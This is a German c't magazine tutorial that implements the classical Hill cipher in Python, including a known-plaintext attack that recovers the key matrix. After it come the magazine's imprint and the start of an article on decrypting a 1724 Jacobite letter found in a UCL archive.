`np.linalg.det()` liefert eine Fließkommazahl zurück, auch wenn die Determinante einer Matrix mit ganzzahligen Einträgen immer eine Ganzzahl ergibt. Deshalb müssen `round()` und `int()` das Ergebnis noch auf eine Ganzzahl runden und konvertieren.

Die modulare Inverse einer Matrix zu programmieren ist ein wenig schwieriger, weil in Paketen wie numpy oder sympy keine entsprechende Funktion existiert. Zuvor haben Sie gesehen, wie man eine solche Matrix mit dem Gauß-Algorithmus bestimmt, hier nutzen wir aber den Adjunktensatz, weil man ihn kompakter implementieren kann.

Wir werden nicht allzu tief auf die Mathematik und die Formeln des Satzes eingehen, aber um Ihnen einen groben Eindruck des Konzepts zu vermitteln: Eine adjunkte Matrix ist die Transponierte der Kofaktormatrix zu M. Das klingt wahnsinnig kompliziert, ist aber gar nicht schlimm, also noch einmal langsam: Als Transponierte einer Matrix bezeichnet man die an der Hauptdiagonalen – von links oben nach rechts unten – gespiegelte Matrix. Für eine 2 × 2-Matrix sieht das so aus:

$$\begin{pmatrix} a & b \\ c & d \end{pmatrix} = \begin{pmatrix} a & c \\ b & d \end{pmatrix}^T$$

Um die Adjunkte zu erhalten, berechnet man die Kofaktormatrix und spiegelt diese. Die Kofaktormatrix zu M ist eine Matrix, die man durch das Berechnen von Determinanten vieler kleinerer Submatrizen von M erhält. Man spricht bei diesen Submatrizen auch von „Minoren (n–1)-ter Ordnung“. Ist M beispielsweise 3 Zeilen und 3 Spalten groß, so hat jede Submatrix 2 Zeilen und 2 Spalten. Man generiert die Submatrizen, indem man jeweils eine Zeile und Spalte von M entfernt. Die Kofaktormatrix besteht dann aus den Determinanten der 9 Submatrizen, was eine 3 × 3-große Matrix ergibt. Zusätzlich erhalten die Einträge der Kofaktormatrix noch ein alternierendes Vorzeichen: Die Einträge, bei denen die Summe aus Zeilen- und Spaltenindex ungerade ist, werden mit –1 multipliziert.

Transponiert man nun die Kofaktormatrix, erhält man die adjunkte Matrix. Mit ihr kann man schließlich die inverse Matrix bestimmen, dafür multipliziert man die adjunkte Matrix mit der inversen Determinante von M. Wenn Sie mehr über den Adjunktensatz lesen möchten, finden Sie weiteres Material unter ct.de/wgga.

Die Funktion zur Berechnung der Adjunkten finden Sie im folgenden Listing 1.

Einige wenige Hilfsfunktionen wie `transpose_matrix()` oder `get_inverse_matrix_mod()` überspringen wir aus Platzgründen, Sie finden sie jedoch im Repository unter ct.de/wgga.

Die Hill-Klasse

Ausgerüstet mit dem gut gefüllten Werkzeugkasten geht es nun an die eigentliche `class HillCipher`. Dazu benötigt das Programm als Erstes das englische Standardalphabet A–Z:

```
abc = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
```

Wenn Sie ein anderes Alphabet verwenden möchten, um beispielsweise Ziffern oder Satzzeichen nicht

```
self.n = n
if K:
  self.K, self.det = K, determinant(K)
  if not math.gcd(self.det, self.N) == 1:
    print("WARNUNG: Matrix nicht invertierbar mod %d!" % N)
    self.K_inv = None
    return
else:
  while True:
    self.K = [[random.randint(1, self.N - 1) for _ in range(n)] \
        for __ in range(n)]
    self.det = determinant(self.K)
   if math.gcd(self.det, self.N) == 1: break
```

Listing 2: Der Parameter n enthält die Dimension der Schlüsselmatrix K. Als Standard ist n = 4 eingestellt, damit es sich mit den Beispielen aus Teil 1 deckt. Wenn die Matrix nicht invertierbar modulo N ist, was das Programm daran erkennt, dass ihre Determinante nicht teilerfremd mit N ist, dann gibt die Methode eine Fehlermeldung aus. Falls keine Schlüsselmatrix übergeben wurde, so erzeugt der Code so lange zufällige Matrizen, bis er eine invertierbare findet. Die Einträge der erzeugten Matrizen liegen im Bereich 1 bis N – 1; wie schon zuvor erklärt, wird 0 nicht verwendet, weil es die „Diffusion“ der Klartextzeichen verringern würde.

mit SECHS statt 6 zu umschreiben, ist das an dieser Stelle möglich. In der `__init__`-Methode der Klasse landen diverse Berechnungen, die nur einmalig notwendig sind:

```
HillCipher.N =len(HillCipher.abc)
HillCipher.number2letter = {
    i: HillCipher.abc[i]
    for i in range(HillCipher.N)}
HillCipher.letter2number = {
    HillCipher.abc[i]: i
    for i in range(HillCipher.N)}
```

Die Klassenvariable N erhält die Länge des definierten Alphabetes, also N = 26. Die beiden Dictionaries `number2letter` und `letter2number` realisieren die Abbildungen zwischen den Buchstaben A bis Z und den Zahlen 0 bis N – 1. Sie sind notwendig, um etwa fürs Verschlüsseln Buchstaben in Zahlen umzuwandeln und später wieder zurück. `__init__()` kann zudem die Schlüsselmatrix K aufnehmen. Wenn keine übergeben wurde, generiert es eine zufällige Schlüsselmatrix (siehe Listing 2).

Schlussendlich berechnet `__init__` die modular inverse Matrix zu K und speichert sie als `self.K_inv` ab:

```
self.K_inv = get_inverse_matrix_mod(
    self.K, self.N)
```

Verschlüsseln und Entschlüsseln

Damit man Nachrichten entschlüsseln und verschlüsseln kann, spendieren wir `HillCipher` eine `encrypt()`- und eine `decrypt()`-Methode. `encrypt()` bekommt als Parameter die Nachricht `msg`, die nur aus Zeichen des gültigen Alphabets bestehen darf:

```
cipher = ""
for block in textwrap.wrap(
                        msg, self.n):
  while len(block) < self.n:
        block += 'X'
  numbers = [self.letter2number[b]
        for b in block]
  encrypt_num = vector_matrix_product(
        numbers, self.K, self.N)
  encrypt_letters = [
        self.number2letter[e]
        for e in encrypt_num]
  cipher += ''.join(encrypt_letters)
return cipher
```

Die Methode `wrap` des Moduls `textwrap` spaltet eine Zeichenkette in Blöcke der gewünschten Länge auf (per Default 4 Zeichen). Sollte der letzte Block kürzer als 4 Zeichen ausfallen, füllt ihn eine `while`-Schleife mit dem Zeichen X auf. Anschließend wandelt das Dictionary `letter2number` den Block mit den Zeichen in Zahlen von 0 bis N – 1 um. Nun ist der Block ein Vektor der Länge 4 und kann mithilfe der Funktion `vector_matrix_product` an die Schlüsselmatrix multipliziert werden, um die Nachricht zu verschlüsseln. Schließlich konvertiert die Methode das Ergebnis durch `number2letter` wieder in Zeichen und legt sie in der Variable `cipher` ab.

`decrypt` funktioniert ähnlich wie `encrypt`, verwendet aber anstatt der Schlüsselmatrix die inverse Schlüsselmatrix `K_inv`:

```
if not self.K_inv:
  print("Keine inverse Matrix da!")
  return
msg = ""
for block in textwrap.wrap(
                        cipher, self.n):
  numbers = [self.letter2number[b]
            for b in block]
  decrypt_num = vector_matrix_product(
          numbers, self.K_inv, self.N)
  decrypt_letters = [
          self.number2letter[d]
          for d in decrypt_num]
  msg += ''.join(decrypt_letters)
return msg
```

Die Methode prüft zunächst, ob eine inverse Schlüsselmatrix `K_inv` vorhanden ist – falls nicht, kann keine Entschlüsselung stattfinden. Das kann passieren, wenn eine nicht-invertierbare Schlüsselmatrix als Parameter an die `init`-Methode übergeben wurde. Wenn eine inverse Matrix vorhanden ist, teilt die Methode den Geheimtext in Blöcke der Länge 4, wandelt den Block in Zahlen um, multipliziert sie an die inverse Schlüsselmatrix, übersetzt die Zahlen wieder in Buchstaben und erstellt daraus den Klartext `msg`.

Rechnender Agent

Nachdem nun die HillCipher-Klasse steht und sämtliche Hilfsfunktionen vorhanden sind, können wir das Programm mit einem Beispiel füttern. Dazu weisen wir das Programm an, zwei Funktionen aufzurufen:

Die Funktion „part1_secret_agent()“ spielt das Beispiel vom Agenten durch. Dazu ver- und entschlüsselt es den Satz TREFFE KONTAKTPERSON UM DREI UHR IM STADTPARK.

```
C:\Users\wid\Documents\Python>python3 ct_hill2.py

Example from first article:
===========================
key matrix:
 20  2  1 21
 16 11 25 20
 14 18  7 12
 25 22 23  4

inverse key matrix:
 20 20  3  7
 18 23 11 24
 10 12 25 14
 11 24 11  4

original msg:       TREFFE KONTAKTPERSON UM DREI UHR IM STADTPARK
cipher:             BRPBE WDXIN QRJZH JSGJK CJMMP IMSNG NYNDH KZPKG
recovered message:  TREFFEKONTAKTPERSONUMDREIUHRIMSTADTPARKX
```

```
if __name__ == "__main__":
  part1_secret_agent()
  part2_known_plaintext_attack()
```

Die beiden Funktionen sind zu umfangreich, um sie hier abzudrucken. Sie finden sie – wie erwähnt – im Code-Repository über ct.de/wgga. `part1_secret_agent` enthält das Rechenbeispiel des Agenten aus Teil 1. Zuerst erzeugt die Funktion eine Instanz `HC` der Klasse `HillCipher` mit exakt der 4 × 4-Schlüsselmatrix K, die der Agent für seine Nachrichten benutzt hat. Um zu testen, dass das Programm wie gewünscht funktioniert, berechnet die Methode zur gegebenen Matrix die inverse Schlüsselmatrix und verschlüsselt sowie entschlüsselt die Nachricht TREFFE KONTAKTPERSON UM DREI UHR IM STADTPARK. Lassen Sie das Programm ruhig mal damit laufen!

Attacke

Die zweite Methode `part2_known_plaintext_attack()` führt die Known-Plaintext-Attacke auf die Hill-Chiffre aus. Dafür muss der Angreifer ein Stück des Klartextes kennen oder erraten, dann kann er aus dem Klar- und dem Geheimtext den Schlüssel rekonstruieren. Bei einem guten Kryptosystem sollte das nicht möglich sein, selbst wenn jemand den Klar- und Geheimtext kennt.

Zuerst legt die Methode die Größe der Schlüsselmatrix (n = 4) fest und initialisiert den Zufallszahlengenerator mit der Zahl 2718281828459045, um eine Vergleichbarkeit der Ergebnisse zu erhalten:

```
n = 4
random.seed(2718281828459045)
```

Mit `HC = HillCipher(n)` erzeugt die Methode eine Instanz von `HillCipher`, ohne eine explizite Schlüsselmatrix zu übergeben. Daher erzeugt `init()` eine zufällige Schlüsselmatrix und berechnet deren Inverse. Da wir den `random.seed` festgelegt haben, spuckt `init()` immer die folgende Matrix aus:

$$K = \begin{pmatrix} 4 & 14 & 19 & 9 \\ 24 & 24 & 11 & 2 \\ 2 & 23 & 25 & 8 \\ 9 & 19 & 12 & 11 \end{pmatrix}$$

und als Inverse

$$K_inv = \begin{pmatrix} 5 & 8 & 11 & 3 \\ 2 & 13 & 11 & 14 \\ 10 & 1 & 10 & 8 \\ 17 & 3 & 6 & 12 \end{pmatrix}$$

Als Klartextnachricht dient diesmal „Ein Teil von jener Kraft, die stets das Böse will und stets das Gute schafft.“ aus Goethes Faust. Um die korrekte Arbeitsweise festzustellen, ver- und entschlüsselt die Methode die Nachricht mit `K` beziehungsweise mit `K_inv`.

```
for comb in itertools.combinations(list(range(len(T))), n):
  P_txt = [T[i] for i in comb]
  P_num = [[HC.letter2number[c] for c in T[i]] for i in comb]
  det = determinant(P_num)
  if math.gcd(det, 26) == 1:
    P_num_inv = get_inverse_matrix_mod(P_num, 26)
    C_txt = [C[i] for i in comb]
    C_num = [[HC.letter2number[c] for c in C[i]] for i in comb]
    K_attack = matrix_matrix_product(P_num_inv, C_num, 26)
    assert K == K_attack
  print("Schlüsselmatrix rekonstruiert:", ' '.join(P_txt))
```

Listing 3: Die Funktion itertools.combinations() erstellt alle möglichen 4-Tupel von Indizes im Bereich von 0 bis zur Länge von T (und C) minus 1, also (0, 1, 2, 3), (0, 1, 2, 4) und so weiter. Für jede Indexkombination bildet die Schleife zuerst die Klartextmatrix P_txt aus Buchstaben und aus Zahlen (P_num). Anschließend rechnet sie die Determinante aus und prüft, ob diese teilerfremd zu 26 ist. Falls ja, dann ist P_num invertierbar modulo 26 und die Schleife kann die modular inverse Matrix zu P (P_num_inv) berechnen und die Geheimtextmatrix aus Buchstaben (C_txt) und Zahlen (C_num) bestimmen. Abschließend multipliziert die Methode P_num_inv mit C_num modulo 26 und speichert das Ergebnis als K_attack. Das assert-Statement am Ende prüft, ob die Schleife tatsächlich die korrekte Schlüsselmatrix gefunden hat.

Dazu verwendet sie die vorhin gezeigten Methoden `encrypt()` und `decrypt()`.

Wie schon im ersten Teil beschrieben lassen sich bei der Hill-Chiffre auch gleich mehrere Blöcke auf einmal verschlüsseln, wenn man sie als Zeilen einer Klartextmatrix P auffasst und diese mit der Schlüsselmatrix K multipliziert. Das Ergebnis ist die korrespondierende Geheimtextmatrix C. Als Formel ausgedrückt ist dies also einfach $C = P \cdot K$.

Falls eine Klartextmatrix P invertierbar modulo N (also hier N = 26) ist, kann man P^{-1} berechnen (ganz genauso wie vorhin K^{-1}) und die Gleichung $C = P \cdot K$ von links damit multiplizieren. Das Ergebnis ist $P^{-1} \cdot C = K$. Man kann also die Schlüsselmatrix K unmittelbar rekonstruieren, wenn man P und C kennt.

P ist invertierbar modulo N, wenn die Determinante von P teilerfremd zu N ist. Die Strategie des Angriffs lautet also: Errate zunächst n, also die Größe der Schlüsselmatrix. Finde dann n Klartextfragmente der Länge n, die (nach Umwandlung in Zahlen) eine modular invertierbare Matrix P ergeben. Die Fragmente dürfen nicht an willkürlichen Stellen im Klartext beginnen, sondern müssen an den Indizes 0, n – 1, 2n – 1, 3n – 1 und so weiter starten.

Ist der Klartext ausreichend lang, stehen die Chancen gut, eine solche Kombination von Fragmenten zu finden. Das Skript probiert alle Kombinationen von Fragmenten aus und prüft jeweils die Invertierbarkeit der zugehörigen Matrix P.

Das Auftrennen des Klartextes erledigt die Zeile `T = textwrap.wrap(msg,n)` und für den Klartext `C = textwrap.wrap(cipher, n)`. T und C sind also jeweils Listen aus korrespondierenden Klartext- beziehungsweise Geheimtextblöcken. Der Angriff selbst spielt sich in einer `for`-Schleife ab, die Sie im Listing 3 finden.

Fazit

Probieren Sie gerne den bereitgestellten Code aus und modifizieren Sie ihn nach Bedarf. So ist die Bestimmung von `K_inv` über den Adjunktensatz mit Berechnung von etlichen Determinanten ineffizient für sehr große Matrizen. Es gibt deutlich bessere Lösungen mit beispielsweise dem Chinesischen Restsatz. Viel Spaß! (wid) c't

Literatur

[1] Wade Trappe, Lawrence C. Washington: Introduction to Cryptography with Coding Theory, Pearson/Prentice Hall 2006, ISBN 0-13-186239-1

Code und weiterführende Literatur:

ct.de/wgga

IMPRESSUM

Redaktion

Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.heise.de

Leserbriefe und Fragen zum Heft:
sonderhefte@ct.de

Die E-Mail-Adressen der Redakteure haben die Form xx@heise.de oder xxx@heise.de. Setzen Sie statt „xx“ oder „xxx“ bitte das Redakteurs-Kürzel ein. Die Kürzel finden Sie am Ende der Artikel und hier im Impressum.

Chefredakteur: Torsten Beeck (tbe, verantwortlich für den Textteil), Dr. Volker Zota (vza)

Konzeption: Wilhelm Drehling (wid), Peter Siering (ps), Sylvester Tremmel (syt)

Koordination: Jobst Kehrhahn (keh, Leitung), Pia Groß (piae)

Redaktion: Mirko Dölle (mid), Niklas Diering (ndi), Wilhelm Drehling (wid), Ronald Eikenberg (rei), Ulrike Kuhlmann (uk), Jan Mahn (jam), Peter Schmitz (psz), Peter Siering (ps) , Kathrin Stoll (kst), Sylvester Tremmel (syt),

Mitarbeiter dieser Ausgabe: Verena Ehrl, Nils Kopal, Anika Reckeweg, Peter Uelkes, Adrian Vollmer

Assistenz: Susanne Cölle (suc), Tim Rittmeier (tir), Martin Triadan (mat)

DTP-Produktion: Vanessa Bahr, Dörte Bluhm, Lara Bögner, Beatrix Dedek, Madlen Grunert, Cathrin Kapell, Steffi Martens, Leonie Preuß, Lisa Reich, Marei Stade, Matthias Timm, Christiane Tümmler, Nicole Wesche

Digitale Produktion: Christine Kreye (Leitung), Thomas Kaltschmidt, Martin Kreft, Pascal Wissner

Illustration, Fotografie: Thorsten Hübner, Albert Hulm, Moritz Reichartz, Steffi Martens, www.freepik.de

Titel: Steffi Martens, www.freepik.com

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Beate Gerold

Mitglieder der Geschäftsleitung: Jörg Mühle, Falko Ossmann

Anzeigenleitung: Michael Hanke (-167)
(verantwortlich für den Anzeigenteil),
www.heise.de/mediadaten/ct

Anzeigenverkauf: Verlagsbüro ID GmbH & Co. KG,
Tel.: 05 11/61 65 95-0, www.verlagsbuero-id.de

Leiter Vertrieb und Marketing: André Lux (-299)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL Druck GmbH & Co. KG,
Senefelder Str. 3–11, 86650 Wemding

Vertrieb Einzelverkauf:
DMV DER MEDIENVERTRIEB GmbH & Co. KG
Meßberg 1
20086 Hamburg
Tel.: 040/3019 1800, Fax: 040/3019 145 1815
E-Mail: info@dermedienvertrieb.de
Internet: dermedienvertrieb.de

Einzelpreis: € 14,90; Schweiz CHF 27.90;
Österreich € 16,40; Luxemburg € 17,10

Erstverkaufstag: 25.04.2025

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlages in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Hergestellt und produziert mit Xpublisher: www.xpublisher.com

Printed in Germany.

Alle Rechte vorbehalten.

© Copyright 2025 by
Heise Medien GmbH & Co. KG



Bild: Albert Hulm

Ein Rätsel aus dem Jahr 1724

300 Jahre lang hat ein verschlüsselter Brief in einem Archiv in London geschlummert. Mit modernen Verfahren und einem schnellen Computer hat ein Kryptologe dessen Geheimnis enthüllt und liefert der Geschichtsforschung eine neue Quelle aus einer bewegten Zeit der englischen Geschichte.

Von **Nils Kopal**

England im Jahr 1724: Das Land blickt auf einen gewaltigen politischen Umbruch zurück und ist noch immer nicht zur Ruhe gekommen. 1689 wurde König Jakob II., Katholik und Mitglied der Familie Stuart, vom Thron vertrieben. Der Überlieferung nach warf er auf der Flucht das Staatssiegel in die Themse und setzte sich nach Frankreich ab. Obwohl Jakob 1701 starb, versuchten seine Anhänger, die Jakobiten, immer wieder Aufstände zu provozieren, um den Thron für die Familie Stuart zurückzuerobern. In dieser politisch angespannten Lage setzt sich eine Person, die mutmaßlich den Jakobiten

nahesteht, an ihren Schreibtisch. Sie nimmt einen Stapel Papier und verfasst am 24. Februar 1724 einen Brief. Verschlüsselt, damit der Inhalt nicht in falsche Hände gerät. Es geht um nichts Geringeres als den Sturz des Königs.

England im Jahr 2024: Katy Makin ist Archivarin der „University College London (UCL) Special Collections“, einem Archiv, das rund 10.000 Regalmeter mit seltenen Büchern und Manuskripten aus der Zeit ab dem vierten Jahrhundert bis heute beherbergt.




Bild: UCL Special Collections' Brougham Archive

Die erste Seite des verschlüsselten Briefs aus dem Brougham-Archiv: Zahlen, Punkte, Bindestriche und ein Datum im Klartext: 24. Februar 1724.

Makin ist damit beschäftigt, das Brougham-Archiv zu katalogisieren, das Familienarchiv des 1. Baron Brougham und Vaux, Henry Brougham (1778–1868), einer der Gründer des University College London. Knapp 160 Regalmeter umfasst seine Familiensammlung, die Schriften des Barons sind darin genau so enthalten wie die seiner Vorfahren und Verwandten. Beim Katalogisieren stößt Katy in einer Schachtel auf ein offenkundig verschlüsseltes handschriftliches Dokument, bestehend aus Zahlen, Punkten, Bindestrichen und einigen englischen Worten in Klartext. Der Fund erregt ihre Aufmerksamkeit und sie entscheidet sich, einige der Seiten des Dokuments auf der Plattform X zu teilen – in der Hoffnung, dass jemand das Krypto-Rätsel lösen kann. Der Brief kann nicht von Henry Brougham selbst stammen, der erst 50 Jahre später geboren wurde; der Autor oder Empfänger dürfte vielmehr ein Vorfahre gewesen sein, der in die politischen Ereignisse des 18. Jahrhunderts verwickelt war.

Das jahrhundertealte Rätsel

Als ich kurz nach Katys Post die verschlüsselten Seiten auf X entdecke, ist auch mein Interesse geweckt. In der Vergangenheit hatte ich bereits erfolgreich verschlüsselte historische Dokumente analysiert, entschlüsselt und im Rahmen dieser Reihe auch in c’t darüber berichtet. Dazu gehörte ein Brief des Deutschen Kaisers Maximilian II. [1], ein Dokument der Niederländischen Ostindischen Handelskompanie (VOC) [2] und eine verschlüsselte Korrespondenz aus dem Vatikan [3].

Worauf ich da gestoßen bin, erscheint mir wie eine spannende kryptoanalytische Herausforderung. Also mache ich mich sogleich daran, die ersten Seiten des gezeigten Briefes zu entschlüsseln – das stellt sich schnell als knifflig heraus. Nach ersten Erfolgen nehme ich Kontakt zu Katy Makin auf, die mir daraufhin die restlichen Seiten des Briefes zusendet, die sie in den Tiefen des Archivs gefunden hat.

Mit den restlichen Seiten gelingt es mir, den gesamten Brief zu entschlüsseln – oder zumindest den Teil, der noch vorhanden ist. Leider fehlen wohl eine oder mehrere Seiten, da der Brief abrupt aufhört. Außerdem haben die letzten Seiten deutliche Schäden. Nichtsdestotrotz ist die Entschlüsselung wissenschaftlich ein Erfolg: Katy und ich verfassen anschließend ein Forschungspapier [4], das wir auf der HistoCrypt-Konferenz 2024 in Oxford veröffentlichen und als Poster in der Poster-Session der Konferenz vorstellen.

Ein homophones Substitutionsverfahren?

Zurück zum Anfang der Arbeit: Als ich den Brief zum ersten Mal untersuchte, vermutete ich zunächst, dass er mit einem homophonen Substitutionsverfahren verschlüsselt sein könnte. Bei solchen Verfahren nutzt man mehrere Symbole (sogenannte Homophone), die alternierend eingesetzt werden, um einzelne Buchstaben mit Zahlen zu verschlüsseln. Zum Beispiel könnte das A mal mit der 16, mal mit der 21 und mal mit 03 verschlüsselt werden. Das war über Jahrhunderte ein durchaus gängiges Verfahren, um Sprachmuster zu verschleiern und vor allem auch um die Einzelauftrittshäufigkeiten unkenntlich zu machen. Häufig auftretende Zeichen (im Englischen und Deutschen zum Beispiel das E) erkennt man bei monoalphabetischen Substitutionen meist sehr leicht. Das wussten bereits zeitgenössische Kryptoanalytiker auszunutzen.

Die 16 verschlüsselten Seiten des Briefes schienen zunächst diese Annahme zu bestätigen, da der Text aus einer Vielzahl von Zahlen bestand, die durch Punkte und Striche getrennt waren. Es gab insgesamt 52 verschiedene Zahlen, also genug Zeichenmaterial, um das gesamte Alphabet mit je zwei Homophonen zu ersetzen und möglicherweise zusätzliche Zeichen abzudecken. Zusätzlich fanden sich auch einige Klartextworte im verschlüsselten Dokument, wie „and“ und „the“, sowie Namen wie „Mons Garnet & Gee“ und „Mons Grandy & Gay“. Diese stachen aus den Zahlenreihen hervor und erregten unser Interesse.

Der Durchbruch: Entlarvung von Blendern

Meine erste Aufgabe vor der eigentlichen Kryptoanalyse bestand darin, den Text des Briefes zu transkribieren. Jede Zahl, jeden Punkt und jeden Strich übertrug ich sorgfältig in eine Textdatei, um eine genaue, dem originalen Brief entsprechende Grundlage für die darauffolgende digitale Kryptoanalyse zu schaffen.

Für die Analyse setzte ich unsere eigene Software CrypTool 2 ein [5]. CrypTool 2 ist ein Open-Source-Werkzeug – einerseits um in der Lehre Verschlüsselungsverfahren und ihre Schwächen anschaulicher darzustellen, andererseits, um klassische Verschlüsselungen wie in diesem Brief zu analysieren undzu brechen.

